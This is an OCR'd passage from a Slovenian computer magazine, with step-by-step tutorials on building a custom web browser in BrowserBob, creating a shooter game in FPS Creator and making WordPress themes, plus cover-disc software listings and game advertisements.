
2 V ozadju zunanje preobleke je okno Main Web, kjer bodo prikazane spletne strani. S klikom zunaj tega okna lahko spremenite njegovo velikost znotraj ozadja. Zapomnite pa si, da bo izbrana velikost okna ustrezala tudi velikosti prikazanih spletnih strani.

"Obiskovalci vaše spletne strani bodo lahko brskali po vaših straneh na popolnoma edinstven način"

6 Vključili smo gumb za spreminjanje velikosti, zato moramo sedaj ozadju naročiti, kako naj se obnaša pri spremembi velikosti. V *BrowserBob* je ta možnost poimenovana Puzzling, uporablja pa črte, s katerimi razdeli aplikacijo na devet delov. Za bolj tekoče spreminjanje velikosti poskrbite, da bodo kvadrati enake velikosti.

NA DISKU ŽELITE IZBOLJŠATI VAŠO NOVO STRAN? POIŠČITE ŠE VEČ SPLETNIH APLIKACIJ NA DVD-JU

Boljši brskalnik



NA DISKU


BrowserBob
BrowserBob je zmogljiva aplikacija, ki lahko vključuje skoraj vse, kar pri brskaniku potrebujete. Forum za uporabnike na spletni strani omogoča izmenjavo nasvetov in strokovnega znanja med oblikovalci spletnih strani.
www.browserbob.com

SQuid Player
SQuid Player je kontrola ActiveX v stilu Flasha, ki specifično zaganja aplikacije *BrowserBoba* prek spletnih strani.
www.browserbob.com/support/squidplayer


Firefox
Novi kandidat za kralja spletnih brskalnikov. Če ga še ne uporabljate, boste na disku našli najnovejšo različico 1.5.
www.getfirefox.com

Short Menus
S to zmogljivo aplikacijo lahko ustvarite lastne prilagojene menije, ki delujejo na podoben način kot meni Start v Windows XP.
www.download.com/shortmenus-2001/3000-2344_4-4821920.html?tag=lst-0-1

NASLEDNJI MESEC
VAM BOMO POKAZALI...
ŠE NEKATERE DRUGE MOŽNOSTI, KI JIH PONUJA BROWSERBOB.




3 V zgornjem meniju kliknite na gumb **Edit** in ga povlecite nekam na ozadje. To bo vaše okno za spletni naslov. Da bi bili nekoliko drugačni, smo ga postavili na dno. Njegov namen določite tako, da v oknu **Properties** izberete **Addressbar Main Web**.




4 Kliknite na gumb **Label** in ga povlecite na želeno mesto. Te oznake lahko opravljajo več nalog, ki jih lahko izberete v oknu **Properties**. Mi smo se odločili, da bomo ustvarili statusno vrstico. Verjetno jo boste želeli napraviti prosojno, kar lahko storite z enim klikom.

5 Vlečenje gumbov iz **Library** na katerokoli želeno mesto je povsem preprosto. Z določanjem funkcij iz spustnega seznama, ki ga najdete v oknu **Properties**, lahko uporabite lastno grafiko iz vnaprej pripravljenih grafičnih vzorcev.

7 Ker ne želimo, da bi se gumbi pri spreminjanju velikosti brskalnika premikali, je pomembno, da so pravilno poravnani. Kliknite na vsak gumb in se prepričajte, da so v razdelku **Alignment** v oknu **Properties** izbrane pravilne nastavitve njihove postavitve.



8 Spremenite začetno stran, tako da kliknete **URL Variables → Main Web** in dodate naslov strani, ki jo želite prikazati (naša je index2.html). Za datoteko BX3 (naša je index.BX3), ki zažene vaš brskalnik, kliknite **Build** in izberite **SQuid**.



9 V vašo datoteko index.html vnesite kodo na zgornji sliki. Naložite vse vaše datoteke na izbrani spletni prostor. Ko to stran odprete na spletu, se bo v ozadju naložil predvajalnik *SQuid*, nato pa zagnal vaš brskalnik z začetno stranjo, ki ste jo izbrali pred tem. Enostavno.

Ustvarite svojo igro

Pozabite na *Half-Life 2* in *Far Cry* – mislimo, da zmorete še več

V nas tiči želja po tekmovanju, pa naj si to priznamo ali ne, in prepričani smo, da ste se že večkrat ulovili pri mislih, da bi sami zmogli določeno stvar opraviti bolje kot drugi. No, verjamemo, da potičke v peskovniku že popolnoma obvladate, zanima pa nas, kako se boste obnesli pri ustvarjanju prvoosebne strelske igre. Zdaj je vaša priložnost, saj vam ponujamo 45-dnevno preizkusno različico programa *FPS Creator*, zadevščine, katere zmožnosti segajo dlje, kot bi si upali napovedati.

Orodje *FPS Creator* se ponaša z vsemi umazanimi podrobnostmi, potrebnimi za to, da bi lahko ustvarili svojo lastno igro, povrhu pa še ne potrebujete nikakršnega predznanja programiranja v nemarnem C-ju ali kakšnem drugem programskem stvoru. S preprostim vmesnikom "povleci in spusti" boste lahko ustvarjali stopnje z že vnaprej pripravljenimi sobami, hodniki, pohištvom in glavnimi akterji, te pa naknadno spreminjali, da bodo ustrezali vašim željam. Vsi standardi žanra so prisotni in pravilno zastopani: orožja, nadgradnje in dodatki, sprožilniki vnaprej pripravljenega dogajanja in celo ključi ali kode za odklepanje vrat. Na koncu pa le pritisnete na gumb **Compile** in se vpišete v zgodovino. **PCF**

Nadgradnja

***FPS Creator* lahko kadarkoli nadgradite na zadnjo možno različico s klikom na gumb na uvodnem zaslonu. To vas bo prišlo okoli 40 evrov (9.560 SIT), boste pa lahko v prihodnje zato več stopenj povezovali med sabo v dejansko igro..**

www.fpscreator.com/order.php


NA DISKU

FPS Creator
Ustvarite svojo prvoosebno igro v znanstveno-fantastičnem okolju ali nekje v drugi svetovni vojni. Eksperimentirajte s teksturami, saj z objekti in fiziko ne boste imeli veliko dela.
www.fpscreator.com


Adventure Game Studio
Oživite dneve slave studia LucasArts in si s tem orodjem izmislite svojo lastno pustolovsko igro. Lahko jih celo pretvorite v prosto stoječe izvršilne datoteke in pošljete prijatelju v vpogled in užitek.
www.adventuregamestudio.com

RPG Toolkit
S tem orodjem lahko izdelate igro igranja vlog na različne načine, odvisno od tega, ali vam je bolj všeč dvodimenzionalna *Zelda* ali naprednejši kloni *Mysta*.
www.toolkitzone.com


Legendary Tales
Če bi se raje osredotočili na zgodbo vaše igre kot na grafiko, se lahko dela lotite z orodjem za tekstovno igranje vlog, kot je na primer tale zares odličen programček *Legendary Tales*.
www.legendarytales.com




1 Program vas bo sprva soočil s praznim delovnim okoljem, zato je najbolje, če pričnete s klikom na ikono **Add New Prefab**. To vas bo napotilo v knjižnico **Prefab**, polno vnaprej pripravljenih prostorov. Tam izberite sobo (siva področja vam bodo na voljo le v polni različici orodja) in dvakrat kliknite nanjo. Na nivoju plasti se bo zdaj prikazala podoba sobe.




2 Naokoli se lahko premikate s **smernimi tipkami**, pogled pa približujete in oddaljujete s **koleščkom na miški**. Sobo lahko vrtite okoli osi s pritiskom na tipko **R**. Enkrat kliknite in postavite sobo na svoje mesto. Vrata bodo označena z zeleno barvo, vi pa kliknite na zavihek **Segments** znotraj področja **Library**, kjer boste videli vse segmente načrta.




3 Zdaj kliknite na odsek, ki je podoben kotu sobe, in kliknite na kvadrat na drugem koncu vrat, da boste postavili začetek vašega novega hodnika. Dodajte nekaj novih segmentov hodnika ter drugo sobo, da se bodo vrata druge sobe srečala s pravkar položenim zadnjim segmentom hodnika.



4 Klik na jeziček **Markers** vam bo omogočil, da vsaki sobi in hodnikom posebej določite osvetlitev, ne pozabite pa dodati tudi začetne točke, tiste, od koder se bo vaš lik pričel pomikati znotraj prostora. Opremo prostorov lahko dodajate na jezičku **Entities**. Če želite kos opreme postaviti tik ob steno, se pomaknite z njim proti želeni steni in ko ste ob steni pritisnite **Enter**.



5 Na jezičku **Entities** lahko dodajate tudi osebe. Tako kot pri vsakem predmetu, lahko tudi nanje kliknete z desnim gumbom miške in si ogledate njihove lastnosti. Tu se lahko poigrate z umetno pametjo, jim v roke položite orožje in nastavite lastnosti. Znotraj tega menija lahko posamezne akterje tudi ustvarjate.



6 Za predogled vaše najnovejše stvaritve kliknite na gumb **Test Level**. Zdaj boste lahko tudi preigrali celotno stopnjo, ko se naveličate, pa pritisnite **Esc**. Čeprav lahko končano igro splavite le s končno različico programa *FPS Creator*, pa vam preizkusna različica omogoča, da svoje delo shranite kot datoteko FPS in jo pošljete vsakomur, ki ima na svojem računalniku prav tako nameščen ta program.

ZA DOLGE ZIMSKE DNI

V VSEH BOLJE ZALOŽENIH RAČUNALNIŠKIH TRGOVINAH

Ustvarjalci nagrajene franšize Age of Empires vam predstavljajo tretji del kritiško priznane serije. Poveljevali boste eni izmed osmih mogočnih evropskih držav, ki tekmujejo v osvajanju Novega sveta. Za domovino si boste priborili bogastvo in moč ter naselili velika, neraziskana področja.

NAČINI IGRE

- Kampanja, ki temelji na zgodbi
- Enoigralski spopadi
- Naključni zemljevidi
- Večigralstvo preko LAN-a ali online

Poveljujte osmim mogočnim civilizacijam.

Podajte se na epsko pustolovščino, ustvarjeno v sodelovanju z večkrat nagrajenim režiserjem Petrom Jacksonom in zasnovano po filmu studia Universal Pictures. V svetu, polnem plenilcev, se bojujte za preživetje kot Jack in živite legendo kot Kong. Preudarno uporabljajte orožja, pasti in vašo ekipo, da preživite v prvi osebi kot Jack. Lomite čeljusti, mečite sovražnike in masivne predmete v Kongovih tretjeosebnih spopadih.

Vas zanima kako poteka snemanje filmov? Vas zanima kakšno je življenje filmskih zvezd? Vse to in še veliko več vam ponuja izjemna simulacija z imenom The Movies. Kot lastnik filmskega studia boste morali ustvariti ter voditi svoj filmski imperij. Za uspeh boste morali veliko pozornosti posvetiti pri izbiranju pravega scenarija, igralcev, ekipe ljudi, ki bo snemala film. Prav tako boste morali poskrbeti za odmevne promocije in premiere svojih filmov.

VideoToP
CD-ROM * Computers * Multimedia
PRODAJA IN DISTRIBUCIJA

Postavite boljši spletni dnevnik

Napočil je čas za poglavje o zakulisju naše sage o spletnih dnevnikih, zato bomo z izurjeno roko dregnili v kodo, ob kateri se vaš spletni dnevnik heheta kot majhen deček...

del 123

.Htaccess
V korenski mapi ustvarite prazno datoteko, imenovano .htaccess, za vrednost CHMOD pa določite 666. *WordPress* bo poskrbel za lepši izgled URL-jev.

Eden kot celota
Dobro oblikovana predloga *WordPress* bo kombinirala ločene glave, noge in stranske vrstice v eno samo koherentno stran, kot je ta.

Okno z vsebino
Večina strani z blogi uporablja pristop z dvema stolpcema – en je namenjen samemu spletnemu dnevniku, drugi pa stranski vrstici. Ne glede na vašo oblikovno zasnovo, pa poskrbite, da imate na razpolago dovolj prostora, da se vam kasneje ne bo potrebno omejevati.

Smrt in taksonomija
Vaše vnose v blog se splača kategorizirati, kar ljudem olajša pregled vsebin, ki jih zanimajo.

Prejšnji mesec smo predstavili osnovno namestitev *WordPress* (poglejte na stran 90), pri čemer je ključna besedna "osnovno". Ta mesec je napočil čas, da s tem tudi nekaj naredimo.

WordPress je enostaven za oblikovanje, a zahteven za razlago. Zavoljo enostavnosti tokrat ne bomo posvetili preveč časa estetskim elementom oblikovanja – v bistvu je oblikovanje dejanske predloge *WordPress* povsem enako oblikovanju katerekoli druge spletne strani. Edina razlika je v tem, da lahko, namesto da bi ustvarili na tisoče različnih strani za vsakega izmed vaših vnosov v dnevnik, arhivov in drugih oblik sporočil, naredite generične predloge s prostorom za sprotne vsebine, nato pa jim dodate posebne "oznake", s katerimi ukažete *WordPress*, kam naj vse skupaj vstavi. Te uporabljajo PHP, a nikar ne skrbite; da bi lahko zadevo uporabljali, vam o njem ni treba niti sanjati.


OZNAČITE Z OZNAKO

Oznake se delijo na dve vrsti. Prve lahko uporabljate kjerkoli – **<?php get_sidebar();?>** na primer v določeni prostor vstavi vsebino ločene datoteke, ki se imenuje sidebar.php. Običajno se uporabljajo za standardno lepšanje strani, kot je samodejno dodajanje imena vašega spletnega dnevnika v vrstico **<title>**, strani ali prikaz seznama arhivov.


Drugo vrsto lahko najdete v razdelku "Loop". To je mesto, iz katerega dejansko prihajajo vsebine vašega spletnega dnevnika. Loop uporabljate za definiranje standardnega videza vnosov v blog, *WordPress* pa ga uporabi tolikokrat, kot je potrebno, medtem ko o povezavah do komentarjev, slik, imen kategorij in vsega drugega odločate ob objavi vsakega vnosa v dnevnik. PCF

Ukrotite WordPress

Ustvarite temo z uporabo osnovnih možnosti *WordPress*




1 *WordPress* ima dve prednastavljeni temi – enostavno, starejšo temo in nekoliko lepšo temo Kubrick. Med obema lahko kadarkoli preklopite, tako da v nadzorni plošči poiščete **Presentation → Themes**. Dejanske datoteke so shranjene na vašem strežniku v \wp-content\themes\.



2 Če želite narediti novo, naložite program FTP in ustvarite novo mapo. Mi jo bomo poimenovali "mmoglog". Z *Beležnico* ustvarite dve prazni datoteki, imenovani "index.php" in "style.css" in ju naložite. Obema za vrednost CHMOD določite 666.


"Ustvarite generične predloge s prostorom za sprotne vsebine"



6 To je celotni Loop, ki smo ga vzeli iz privzete predloge. Zraven dnevniškega vnosa navede povezave do komentarjev, doda datum, navede kategorijo in doda povezavo do možnosti neposrednega urejanja vnosov v blog (ali druge urejevalnike z enakimi možnostmi), ki bo vidna samo vam.

NA DISKU ŽELITE OBLIKOVATI LASTNO SPLETNO STRAN? POIŠČITE KOPICO ORODIJ NA DVD-JU

Boljši spletni dnevniki



Ahilova peta

Če ima *WordPress* napako, je to nedvomno zanič sistem arhiviranja. Če želite ustvariti osrednjo stran z arhivi, obiščite **mindfulmusings.net/weblog/narchives.php**.

Pregled

Osrednje skladišče povezav, ki ga lahko urejate v glavnem administratorskem oknu *WordPress*.

Stranska vrstica

Vse to je shranjeno v ločeni datoteki, sidebar.php. Na ta način lahko uvedete spremembe po vsej strani tako, da uredite eno samo datoteko namesto vseh predlog – kar prihrani veliko časa.

Brisalec komentarjev

Pozor: nezaščitena namestitev *WordPress* je magnet za spammerje. Problem si bomo ogledali kasneje.

NA DISKU

WordPress
Najboljše orodje za bloge naokoli. Za uporabo je brezplačno, z njim pa lahko enostavno ustvarite vse od preprostega dnevnika do celotne spletne strani z vnosi v blog, stranmi, arhivi in vsemi drugimi elemetni, ki jih boste morda potrebovali.
www.wordpress.org

